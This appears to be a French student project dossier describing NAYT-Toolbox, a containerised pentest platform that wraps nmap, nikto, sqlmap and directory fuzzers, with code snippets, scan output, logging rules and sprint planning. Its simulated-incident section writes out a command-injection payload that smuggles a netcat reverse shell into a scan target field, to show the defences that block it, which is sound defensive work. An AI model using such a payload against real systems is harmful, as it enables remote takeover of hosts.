Pour surmonter les limites de l'existant (Hypothèse H3 - saturation de l'hôte), la solution technique NAYT délaisse le modèle monolithique traditionnel au profit d'une architecture modulaire orientée messages, distribuée de manière asynchrone par des composants coordonnés. L'intégralité de cette architecture applicative fullstack a été développée de bout en bout par Thomas


4.1 Choix Technologiques et Justification de la Stack Réelle Contenurisée (Docker Compose)

L'intégralité du socle applicatif a été packagée par Thomas en une stack Docker unifiée, orchestrant **5 micro-services isolés** :

1. **Service frontend :** Construit sur une image Nginx, ce conteneur expose l'interface graphique responsive (Bootstrap 5) sur le port public 80 et redirige les requêtes de contrôle vers l'API backend.
2. **Service backend :** Construit sur une image de base Kali Linux (kalilinux/kali-rolling), ce conteneur fait tourner l'API FastAPI sous serveur ASGI Uvicorn. Il gère l'authentification des sessions utilisateur, le routage et expose les endpoints sur le port 8000.
3. **Service worker :** Partageant la même image Kali Linux pour accéder directement à l'ensemble des utilitaires système CLI (nmap, nikto, sqlmap, etc.), ce conteneur autonome fait tourner l'exécuteur de tâches Celery en arrière-plan.
4. **Service redis :** Reposant sur une image légère redis:7-alpine, il sert de Message Broker in-memory à haute vélocité pour acheminer les requêtes de scans de l'API vers le pool de workers.
5. **Service db :** Conteneur de base de données relationnelle PostgreSQL (postgres:15-alpine) assurant la persistance et l'historisation des configurations de scans, des audits et du Findings Log.

4.2 Interface Graphique de Pilotage et Streaming WebSockets

L'interface utilisateur, également développée de bout en bout par Thomas s'appuie sur le moteur Jinja2 pour le rendu des vues et Bootstrap 5 pour l'ergonomie responsive (Dark Theme). Le point clé de l'expérience utilisateur réside dans l'intégration des flux WebSockets : lorsqu'un worker Celery prend en charge un scan, un canal de communication entraînant le streaming en temps réel du flux stdout/stderr directement vers le composant Terminal intégré de la vue d'administration, offrant un retour visuel instantané.



Menu system config via panneau d'administration

5. Intégration des Outils Offensifs et Automatisation Système

La valeur métier de la NAYT-Toolbox repose sur sa capacité à encapsuler et industrialiser des binaires offensifs hétérogènes au sein d'une logique logicielle unifiée. Cette couche d'intégration CLI et d'automatisation des tâches a été développée par Nivoson

5.1 Posture AppSec : Durcissement du Composant command_runner.py

Pour neutraliser l'Hypothèse H1 (Injection de commandes shell), le code de NAYT intègre une politique d'exécution stricte au sein du fichier services/command_runner.py développé par Nivoson L'utilisation de l'argument shell=True est formellem ent bannie. L'invocation des binaires système utilise exclusivement la fonction create_subprocess_exec en passant les paramètres sous la forme d'un tableau du binaire absolu.

```
# Implémentation du binaire d'exécution sécurisé par Nivoson
import asyncio
import logging
from src.api.schemas import ScanRequest

logger = logging.getLogger(__name__)

async def execute_offensive_tool(request: ScanRequest, binary_path: str,
default_args: list):
    target_address = request.target
    absolute_command = [binary_path] + default_args + [target_address]

    try:
        process = await asyncio.create_subprocess_exec(
            *absolute_command,
            stdout=asyncio.subprocess.PIPE,
            stderr=asyncio.subprocess.PIPE
        )
        return process
    except Exception as e:
        logger.error(f"Erreur: {str(e)}")
        raise
```

5.2 Catalogue des Outils Système et Wrappers Intégrés au MVP

Nivoson a développé les wrappers d'encapsulation pour l'ensemble des utilitaires système en ligne de commande (CLI) retenus pour constituer le socle fonctionnel du MVP d'Alpha Cyber Corporation :

- **Wrapper Nmap (Port & Service Scan) :** Appelle le binaire réseau avec des options fixes standardisées (ex: -sV -Pn --top-ports 1000) pour cartographier les ports ouverts et identifier les versions des services sans bloquer l'infrastructure.
- **Wrapper Nikto (Web Vulnerability Scanner) :** Invoque le scanner web en injectant l'URL cible validée pour détecter les fichiers de configuration obsolètes, les scripts par défaut dangereux et les erreurs de déploiement serveur web.
- **Wrapper SQLMap (SQL Injection Tester) :** Automatise la détection et l'évaluation de l'exploitabilité des failles d'injections SQL sur les paramètres d'URL ou de formulaires applicatifs préalablement identifiés.
- **Wrapper Dirb / Gobuster (Directory Fuzzer) :** Orchestre les attaques par dictionnaire (brute-force de répertoires web) à l'aide d'une wordlist standard intégrée, historisant les codes de réponse HTTP (200, 301, 403).

```
Completed Parallel DNS resolution of 1 host. at 10:19, 0.00s elapsed
Initiating Connect Scan at 10:19
Scanning client01.tail77e763.ts.net (100.111.114.22) [65535 ports]
Discovered open port 3306/tcp on 100.111.114.22
Discovered open port 443/tcp on 100.111.114.22
Discovered open port 21/tcp on 100.111.114.22
Discovered open port 445/tcp on 100.111.114.22
Discovered open port 80/tcp on 100.111.114.22
Discovered open port 135/tcp on 100.111.114.22
Discovered open port 49670/tcp on 100.111.114.22
Discovered open port 49669/tcp on 100.111.114.22
Discovered open port 64298/tcp on 100.111.114.22
Discovered open port 7680/tcp on 100.111.114.22
Discovered open port 5040/tcp on 100.111.114.22
Discovered open port 49676/tcp on 100.111.114.22
Discovered open port 49667/tcp on 100.111.114.22
```

L'affichage des données brutes de reconnaissance issues des scans Nmap

Raw scan results from nmap	Info	CVE-Unknown	T1595	Open	16/06/2026 12:21:10	Nivoson	Details
Open Port: 21/tcp (ftp)	Low	CVE-Unknown	T1595	Open	16/06/2026 12:21:10	Automated Scan	Details
Open Port: 80/tcp (http)	Low	CVE-Unknown	T1595	Open	16/06/2026 12:21:10	Automated Scan	Details
Open Port: 135/tcp (msrpc)	Low	CVE-Unknown	T1595	Open	16/06/2026 12:21:10	Automated Scan	Details
Open Port: 443/tcp (ssl/http)	Low	CVE-Unknown	T1595	Open	16/06/2026 12:21:10	Automated Scan	Details
Open Port: 445/tcp (microsoft-ds?)	Low	CVE-Unknown	T1595	Open	16/06/2026 12:21:10	Automated Scan	Details
Open Port: 3306/tcp (mysql)	Low	CVE-Unknown	T1595	Open	16/06/2026 12:21:10	Automated Scan	Details
Open Port: 5040/tcp (unknown)	Low	CVE-Unknown	T1595	Open	16/06/2026 12:21:10	Automated Scan	Details
Open Port: 5357/tcp (http)	Low	CVE-Unknown	T1595	Open	16/06/2026 12:21:10	Automated Scan	Details
Open Port: 7680/tcp (pando-pub?)	Low	CVE-Unknown	T1595	Open	16/06/2026 12:21:10	Automated Scan	Details
Open Port: 49664/tcp (msrpc)	Low	CVE-Unknown	T1595	Open	16/06/2026 12:21:10	Automated Scan	Details
Open Port: 49665/tcp (msrpc)	Low	CVE-Unknown	T1595	Open	16/06/2026 12:21:10	Automated Scan	Details
Open Port: 49666/tcp (msrpc)	Low	CVE-Unknown	T1595	Open	16/06/2026 12:21:10	Automated Scan	Details
Open Port: 49667/tcp (msrpc)	Low	CVE-Unknown	T1595	Open	16/06/2026 12:21:10	Automated Scan	Details
Open Port: 49669/tcp (msrpc)	Low	CVE-Unknown	T1595	Open	16/06/2026 12:21:10	Automated Scan	Details

Base centralisée des vulnérabilités (Findings Log)

5.3 Brique Forensique, Analyse de Réputation Automatisée et Tracking CVE

Afin de répondre à l'exigence d'intégration d'un module d'analyse forensique post-compromission formulée en bonus au cahier des charges, la toolbox NAYT intègre une brique d'intelligence de réputation connectée en direct avec l'API VirusTotal et un parser dynamique de signatures de vulnérabilités CVE.

5.3.1 Module Forensique de Réputation (API VirusTotal)

Ce composant, développé de bout en bout par Thomas offre un endpoint API sécurisé permettant à un analyste SOC d'évaluer de manière asynchrone la dangerosité d'un fichier suspect, d'une adresse IP d'attaque ou d'un domaine découvert lors d'un audit de sécurité.

L'analyste soumet l'élément via un formulaire web, la requête est mise en file d'attente par Celery, et la brique effectue l'interrogation cryptographique et l'analyse de réputation. Les résultats de scores (taux de détection par les moteurs antivirus tiers) sont persistés dans la base PostgreSQL et ajoutés instantanément au Findings Log de la mission.

5.3.2 Parsing Dynamique et Tracking CVE

En plus des scans d'infrastructure traditionnels, le parser de la solution extrait automatiquement les identifiants CVE (Common Vulnerabilities and Exposures) depuis les flux bruts d'outputs générés par Nikto ou Nmap. Ces identifiants sont présentés sur l'interface graphique dans la vue Findings, permettant d'enrichir instantanément la documentation utilisateur finale avec des liens vers la base nationale des vulnérabilités (NVD).

Affichage criticité et CVE correspondants au scan

6. Environnement de Test, Base de Données et Infrastructure

Le fonctionnement d'une suite applicative mariant du code Python asynchrone et des outils système Linux nécessite un socle d'infrastructure de test stable et documenté. Ce travail de provisionnement et de modélisation a été pris en charge par Ayyoub

6.1 Provisionnement et Déploiement de la Stack via Docker Compose

Pour instancier localement le stack technique complète, Ayyoub a rédigé une configuration Docker Compose robuste. L'installation et l'initialisation de l'environnement de test et d'audit s'effectuent à l'aide d'une commande unique :

```
docker-compose up --build -d
```

Cette architecture élimine l'installation complexe de packages tiers (apt install nmap nikto...) sur la machine d'accueil, l'image kalilinux/kali-rolling se chargeant d'isoler et d'héberger l'ensemble des binaires d'attaques de façon standardisée et reproductible.

6.2 Modélisation Relationnelle via l'ORM SQLAlchemy (database.py) et PostgreSQL

Le script database.py d'Ayyoub intercepte la variable d'environnement DATABASE_URL injectée par Docker Compose pour initier la connexion vers le conteneur PostgreSQL :

```
from sqlalchemy import create_engine
from sqlalchemy.ext.declarative import declarative_base
from sqlalchemy.orm import sessionmaker
import os

# Chargement de la chaîne de connexion avec fallback SQLite pour les tests unitaires locaux
DATABASE_URL = os.getenv("DATABASE_URL", "sqlite:///./test.db")

# Correction de l'URL si elle commence par postgres:// (requis pour SQLAlchemy 2.0+)
if DATABASE_URL.startswith("postgres://"):
```

```
    DATABASE_URL = DATABASE_URL.replace("postgres://", "postgresql://", 1)

engine = create_engine(DATABASE_URL)
SessionLocal = sessionmaker(autocommit=False, autoflush=False, bind=engine)

Base = declarative_base()

def get_db():
    db = SessionLocal()
    try:
        yield db
    finally:
        db.close()
```

6.3 Procédures d'Exploitation, Sauvegarde, Restauration et Gestion des Secrets

Afin de garantir la résilience, la maintenabilité et la reproductibilité du système NAYT sur les stations d'audit d'Alpha Cyber Corporation, l'équipe a formalisé des procédures d'exploitation rigoureuses conformes aux exigences d'un audit de sécurité.

6.3.1 Procédure de Démarrage et d'Arrêt de la Plateforme (Docker Compose)

L'exécution de la toolbox asynchrone repose sur la coordination de la stack conteneurisée. L'opérateur doit initier les composants dans l'ordre séquentiel suivant :

1. **Démarrage global de la stack :**
   docker-compose up --build -d
2. **Vérification de l'état des conteneurs :**
   docker-compose ps
   Consultation des logs de l'API Backend :
   docker-compose logs -f backend

Pour procéder à un arrêt propre de la plateforme afin d'éviter toute corruption de fichiers ou perte de tâches en file d'attente, l'opérateur exécute la commande docker-compose down.

6.3.2 Politique de Gestion des Secrets et Configuration Applicative

Le stockage en clair de jetons de sécurité, identifiants de bases de données ou clés de services tiers (tels que la clé d'API Google Gemini pour l'IA ou la clé d'API VirusTotal) au sein du code source constitue un risque critique (Ligne Rouge 2).

Pour y remédier, NAYT met en œuvre une ségrégation stricte via l'utilisation de variables d'environnement chargées au runtime par la bibliothèque pydantic-settings. Un fichier .env local, systématiquement exclu du versioning Git via le fichier .gitignore, centralise la configuration :

```
# Configuration des Secrets Système NAYT
SECRET_KEY_JWT="(masquée)"

ALGORITHM_JWT="RS256"
DATABASE_URL="postgresql://user:password@db/pentestdb"
REDIS_URL="redis://redis:6379/0"
VIRUSTOTAL_API_KEY="vt_sec_key_example..."
GEMINI_API_KEY="gemini_sec_key_example..."
```

6.3.3 Plan de Sauvegarde et Restauration de la Base de Données (PostgreSQL)

Afin d'éviter toute perte d'historique d'audit, une procédure de sauvegarde de la base de données PostgreSQL a été automatisée.

- **Script de sauvegarde automatique (backup_postgres.sh) :**
  Ce script effectue une copie transactionnelle intègre de la base relationnelle PostgreSQL sans interrompre l'écriture des scans Celery en cours, puis compresse et horodate l'archive :

```
#!/bin/bash
TIMESTAMP=$(date +"%Y%m%d_%H%M%S")
BACKUP_FILE="/home/nayt/backups/nayt_backup_${TIMESTAMP}.sql"


# Execution du dump PostgreSQL directement au sein du conteneur de BDD
docker-compose exec -T db pg_dump -U user pentestdb > "${BACKUP_FILE}"
gzip "${BACKUP_FILE}"
echo "Sauvegarde NAYT effectuée avec succès : ${BACKUP_FILE}.gz"
```

- **Procédure de Restitution (Restore) d'urgence :**
  En cas de corruption du conteneur de base de données, l'opérateur système applique la séquence de restauration suivante :

1. Interrompre l'API Backend et le Worker : docker-compose stop backend worker
2. Recréer un conteneur DB propre : docker-compose rm -f -s -v db && docker-compose up -d db
3. Restaurer le fichier de backup SQL :
   gunzip -c /home/nayt/backups/nayt_backup_YYYYMMDD_HHMMSS.sql.gz | docker-compose exec -T db psql -U user pentestdb
4. Redémarrer les services : docker-compose start backend worker

6.4 Extraits de Scripts et de Configuration Réelle (Celery, SQLAlchemy, Redis)

Afin de soutenir la crédibilité technique et la rigueur de l'architecture découplée de la solution NAYT, cette section présente les fichiers de configuration de persistance et d'orchestration développés pour le MVP.

6.4.1 Configuration du Moteur Asynchrone de Persistance (SQLAlchemy Engine)


Développé par Ayyoub ce script configure la connexion transactionnelle avec la base PostgreSQL :

```
# Fichier : src/database/connection.py
from sqlalchemy import create_engine
from sqlalchemy.orm import sessionmaker, declarative_base
import os
DATABASE_URL = os.getenv("DATABASE_URL",
"postgresql://user:password@db/pentestdb")
engine = create_engine(
    DATABASE_URL,
    pool_size=20,
    max_overflow=10,
    pool_recycle=3600
)
SessionLocal = sessionmaker(autocommit=False, autoflush=False, bind=engine)
Base = declarative_base()
```


6.4.2 Configuration du Système d'Orchestration des Tâches (Celery & Redis)

Développé par Nivoson ce script configure la file d'attente d'arrière-plan Celery, en se connectant au broker Redis conteneurisé :

```
# Fichier : src/workers/tasks.py
from celery import Celery
import os

REDIS_URL = os.getenv("REDIS_URL", "redis://redis:6379/0")

celery_app = Celery(
    "nayt_tasks",
    broker=REDIS_URL,
    backend=REDIS_URL
)

celery_app.conf.update(
    task_serializer="json",
    result_serializer="json",
    accept_content=["json"],
    timezone="UTC",
    enable_utc=True,
    task_time_limit=3600,       # Temps d'exécution max d'une tâche : 1 heure
    task_soft_time_limit=3300,  # Avertissement d'interruption : 55 minutes
    worker_concurrency=4        # Maximum de 4 processus parallèles par worker
)
```



Menu user management du panneau d'administration



Interface exportation des Rapports DOCX

7. Plan de Supervision, Traçabilité Standard et REX de l'Incident Simulé

7.1 Traçabilité Applicative et Structuration des Traces de Logs (colorlog)

La traçabilité complète des actions de pentest menées sur l'interface d'Alpha Cyber Corporation est assurée par l'intégration de la bibliothèque colorlog au sein du framework de Thomas : chaque requête d'authentification, chaque demande de scan et chaque retour de binaire système génèrent des lignes de logs standardisées.

7.1.1 Format JSON Structuré Obligatoire des Logs d'Audit

Pour garantir l'immuabilité et la non-répudiation des traces lors d'un audit de sécurité ou d'une investigation forensique chez le client d'Alpha Cyber Corporation, le module colorlog a été calibré pour exporter chaque ligne d'événement au format JSON structuré. Ce standard est directement ingérable par des solutions de centralisation et de corrélation (SIEM de type ElasticStack / ELK ou Graylog).

Chaque ligne de log d'audit générée par le backend ou les workers respecte rigoureusement le schéma JSON à 7 champs obligatoires décrit ci-dessous :

```
{
  "timestamp": "2026-06-16T12:21:10Z",
  "event_type": "SCAN_LAUNCHED",
  "user_id": "pentesteur_02",
  "action": "Scan Nmap asynchrone lance sur la cible",
  "resource": "/api/pentest/scan",
  "result": "SUCCESS",
  "severity": "MEDIUM",
  "ip_address": "192.168.1.100",
  "details": {
    "scan_id": "task_nmap_042",
    "target": "100.111.114.22",
    "module": "nmap",
    "flags": "-sV -Pn --top-ports 1000"
  }
}
```

7.1.2 Plan de Supervision, d'Alerting et Règles de Sévérité

Afin de surveiller passivement l'intégrité de la plateforme NAYT, de détecter d'éventuels comportements malveillants (tentatives d'injections ou d'escalade de privilèges) ou des défaillances d'infrastructure, un plan de supervision a été cartographié par Yanis REBAS. Les événements d'audit sont classifiés selon quatre niveaux de sévérité, déclenchant des actions SecOps immédiates :

Sévérité	Type d'Événement Associé	Description technique	Actions SecOps Planifiées
CRITICAL	ROLE_ESCALATION_ATTEMPT UNAUTHORIZED_ACCESS_ATTEMPT CONTAINER_VIOLATION	Tentative d'accès non autorisé à des ressources d'administration, tentative d'escalade de privilèges ou contournement de sandboxing.	Blocage instantané de l'IP émettrice, révocation du token JWT et alerte en temps réel via Webhook Discord.
HIGH	USER_LOGIN_BLOCKED SCAN_FAILED DATABASE_ERROR	Blocage d'un compte utilisateur après 5 tentatives échouées ou une anomalie de connexion à la base de données PostgreSQL.	Enregistrement prioritaire au tableau de bord d'administration et alerte email vers l'équipe d'infrastructure.
MEDIUM	SCAN_LAUNCHED REPORT_GENERATED USER_CREATED	Actions métiers d'écriture nominales (lancement d'un pentest, génération de livrables Word, création de comptes).	Centralisation des logs d'audit et historisation en base SQLite.

INFO	USER_LOGIN_SUCCESS SCAN_IN_PROGRESS	Suivi d'activité standard en lecture seule et avancement périodique des tâches en arrière-plan Celery.	Journalisation standard de traçabilité, archivée pendant 90 jours en ligne.

7.1.3 Requêtes d'Analyse et Corrélation de Sécurité (SIEM / Kibana)

Lors de la survenue d'un incident de sécurité ou d'une anomalie technique, le responsable SecOps peut exécuter des requêtes de corrélation directes au sein du SIEM (Elasticsearch) pour isoler les traces suspectes de manière instantanée :

- **Détection des tentatives d'escalade ou accès non autorisés (Alerte rouge) :**
  event_type:"ROLE_ESCALATION_ATTEMPT" OR
  event_type:"UNAUTHORIZED_ACCESS_ATTEMPT"
- **Reconstitution chronologique (Timeline) des actions d'un utilisateur suspect (ex : "alice") :**
  user_id:"alice" AND timestamp:[now-24h TO now]
- **Identification des anomalies et échecs critiques d'outils de scan :**
  event_type:"SCAN_FAILED" AND severity:"HIGH"

7.2 Exercice de Validation : Chronologie Logique du REX d'Incident Simulé

Afin de tester de manière empirique la robustesse des barrières logicielles de l'application (AppSec), un exercice d'injection de code a été simulé par l'équipe sous la direction de la chefferie de projet de Yanis REBAS. Cet exercice de Retour d'Expérience (REX) retrace le comportement logique et passif du système face à une tentative d'exploitation malveillante :

- **Étape 1 — Tentative d'attaque applicative :** Un opérateur malveillant interagit directement avec l'endpoint /api/pentest/scan de Thomas en soumettant u ayload JSON altérée visant à insérer une injection shell : {"scan_type": "nmap", "target": "127.0.0.1; nc -e /bin/sh 10.0.0.99 4444"}.

- **Étape 2 — Interception Périphérique (Niveau Pydantic) :** L'API FastAPI reçoit le flux de données. Le validateur de type target (schéma conçu par Thomas) intercepte la payload, identifie le caractère point-virgule comme non conforme aux spécifications d'un nom d'hôte ou d'une adresse IP valide, bloque la demande et lève une exception logicielle 422 HTTP. L'attaque échoue au premier niveau.
- **Étape 3 — Robustesse du Command Runner :** Pour valider les couches inférieures de l'infrastructure, l'équipe désactive volontairement Pydantic. La payload arrive au pool d'arrière-plan de Nivoson. Le command_runner invoque le processus via la fonction create_subprocess_exec (shell=False). La chaîne globale '127.0.0.1; nc...' est transmise comme un paramètre littéral unique au binaire Nmap. Nmap tente de résoudre ce nom d'hôte syntaxiquement invalide, échoue avec l'erreur système 'Failed to resolve' et s'arrête proprement. L'injection n'est jamais évaluée par l'OS de l'hôte, prouvant la résilience passive intrinsèque de la toolbox.

8. Gestion du Projet, Chronologie Agile et Suivi des Sprints

Le pilotage du projet NAYT-Toolbox a été orchestré de manière rigoureuse par **Yanis REBAS** en tant que Chef de Projet. La planification s'est appuyée sur la méthodologie **Agile Scrum** avec des sprints d'une durée fixe de deux semaines. Le suivi des tâches de chacun a été matérialisé à l'aide de l'outil **Jira** et de synchronisations bimensuelles sur **Discord** extraites de nos comptes-rendus de réunion :

8.1 Chronologie Agile Scrum et Suivi des Sprints de l'Équipe

- **Sprint 1 (Mois 1 — Janvier) — Kick-off, Cadrage, Sécurité & Initialisation :**

Tenue de la réunion de lancement sur Discord (10/01) sous la direction de Yanis REBAS. Définition nominative des rôles, attribution des lots, cadrage des objectifs de réduction de charge de 40%.

  - *Initialisation de l'environnement de test (KAN-96) :* Configuration du cadre de test par Ayyoub dès le début de janvier.
  - *Modélisation des Menaces STRIDE & Cadrage Sécurité (KAN-120) :* Écriture des spécifications de sécurité théoriques (exigences, menaces) par Yanis REBAS.
  - *Modélisation relationnelle PostgreSQL (KAN-97) :* Conception et création de la base de données relationnelle par Ayyoub à la mi-janvier.
  - *Amorçage de l'API Backend (KAN-104) :* Début des développements de l'API REST sous FastAPI par Thomas à partir de la mi-janvier (solution préférée à Flask pour ses performances asynchrones).
  - *Pilotage Agile (KAN-119) :* Initialisation du suivi Jira par Yanis REBAS.

- **Sprint 2 (Mois 2 et 3 — Février et Mars) — Conceptualisation Globale, API REST, Conteneurisation & Orchestration :**
    - *Développement API Backend (KAN-104) :* Poursuite intensive et finalisation de l'écriture du Core Backend et des routes API par Thomas tout au long de février.
    - *Conteneurisation & Sauvegardes (KAN-98 & KAN-99) :* Transition de l'environnement WSL2 vers un déploiement multi-conteneurs Docker Compose et écriture du script de sauvegarde automatique par Ayyoub en février.
    - *Authentification JWT & RBAC (KAN-121) :* Implémentation du protocole d'authentification et de la gestion fine des accès selon le rôle des auditeurs par Yanis REBAS (février).
    - *Interface Graphique (KAN-106) :* Développement de l'interface utilisateur Jinja2/Bootstrap par Thomas (mars à mi -avril).
    - *Orchestration Asynchrone (KAN-112 & KAN-114) :* Écriture du Command Runner sécurisé sur image Kali Linux et configuration de la file d'attente Redis/Celery par Nivoson (mars).
    - *Wrappers CLI (KAN-115) :* Développement des wrappers d'adaptation pour intégrer de manière sécurisée les outils d'audit offensifs par Nivoson (mars à mi-avril).
    - *Configuration Traçabilité (KAN-123) :* Mise en place de la journalisation continue des scans par Yanis REBAS (mi-mars).

- **Sprint 3 (Mois 4 et 5 — Avril et Mai) — Console Temps Réel, Fin d'Orchestration, APIs Tierces & Tests de Charge :**
    - *Intégration WebSockets (KAN-107) :* Intégration du flux en direct pour la console de scan par Thomas (avril).
    - *Génération de Rapports (KAN-109) :* Développement du module d'exportation automatisée des rapports d'audit au format .docx par Thomas (avril -mai).
    - *Interruption de Scans (KAN-117) :* Implémentation de la fonction d'interruption instantanée des scans par Nivoson (fin avril).
    - *Conformité RGPD (KAN-124) :* Analyse de conformité et de gouvernance d'audit menée par Yanis REBAS (avril-mai).
    - *Intégration APIs Tierces (KAN-110) :* Connexion de la plateforme aux APIs de threat intelligence (VirusTotal, scoring CVSS) par Thomas (mai).
    - *Tests de Charge (KAN-100) :* Campagne de robustesse simulant l'activité intensive de 50 auditeurs simultanés via Locust par Ayyoub (fin mai).
    - *Validation QA & REX (KAN-126) :* Lancement de l'assurance qualité applicative et préparation du retour d'expérience d'un incident simulé par Yanis REBAS (fin mai).
- **Sprint 4 (Mois 6 — Juin) — Validation QA, REX & Clôture du Projet :**
    - *Clôture APIs (KAN-110) :* Finalisation et stabilisation de l'intégration des APIs de threat intelligence par Thomas (début juin).
    - *REX Incident Simulé & Validation (KAN-126) :* Exercice pratique de reprise sur incident et finalisation du rapport d'incident par Yanis REBAS (début juin).
    - *Pilotage & Dossier Technique (KAN-119) :* Clôture définitive du tableau Jira par Yanis REBAS, consolidation du dossier technique de fin d'études et archivage du projet.

8.2 Planification Temporelle Globale et Représentation de Charge (Jira & Gantt)

Afin de fournir une planification et un suivi technique rigoureux conforme aux exigences pédagogiques, la chefferie de projet de Yanis REBAS a modélisé de manière granulaire la charge de travail globale sur l'outil Jira et consolidé un diagramme de Gantt détaillant les sprints, les dépendances critiques, et le temps passé par chaque membre sur ses tickets :

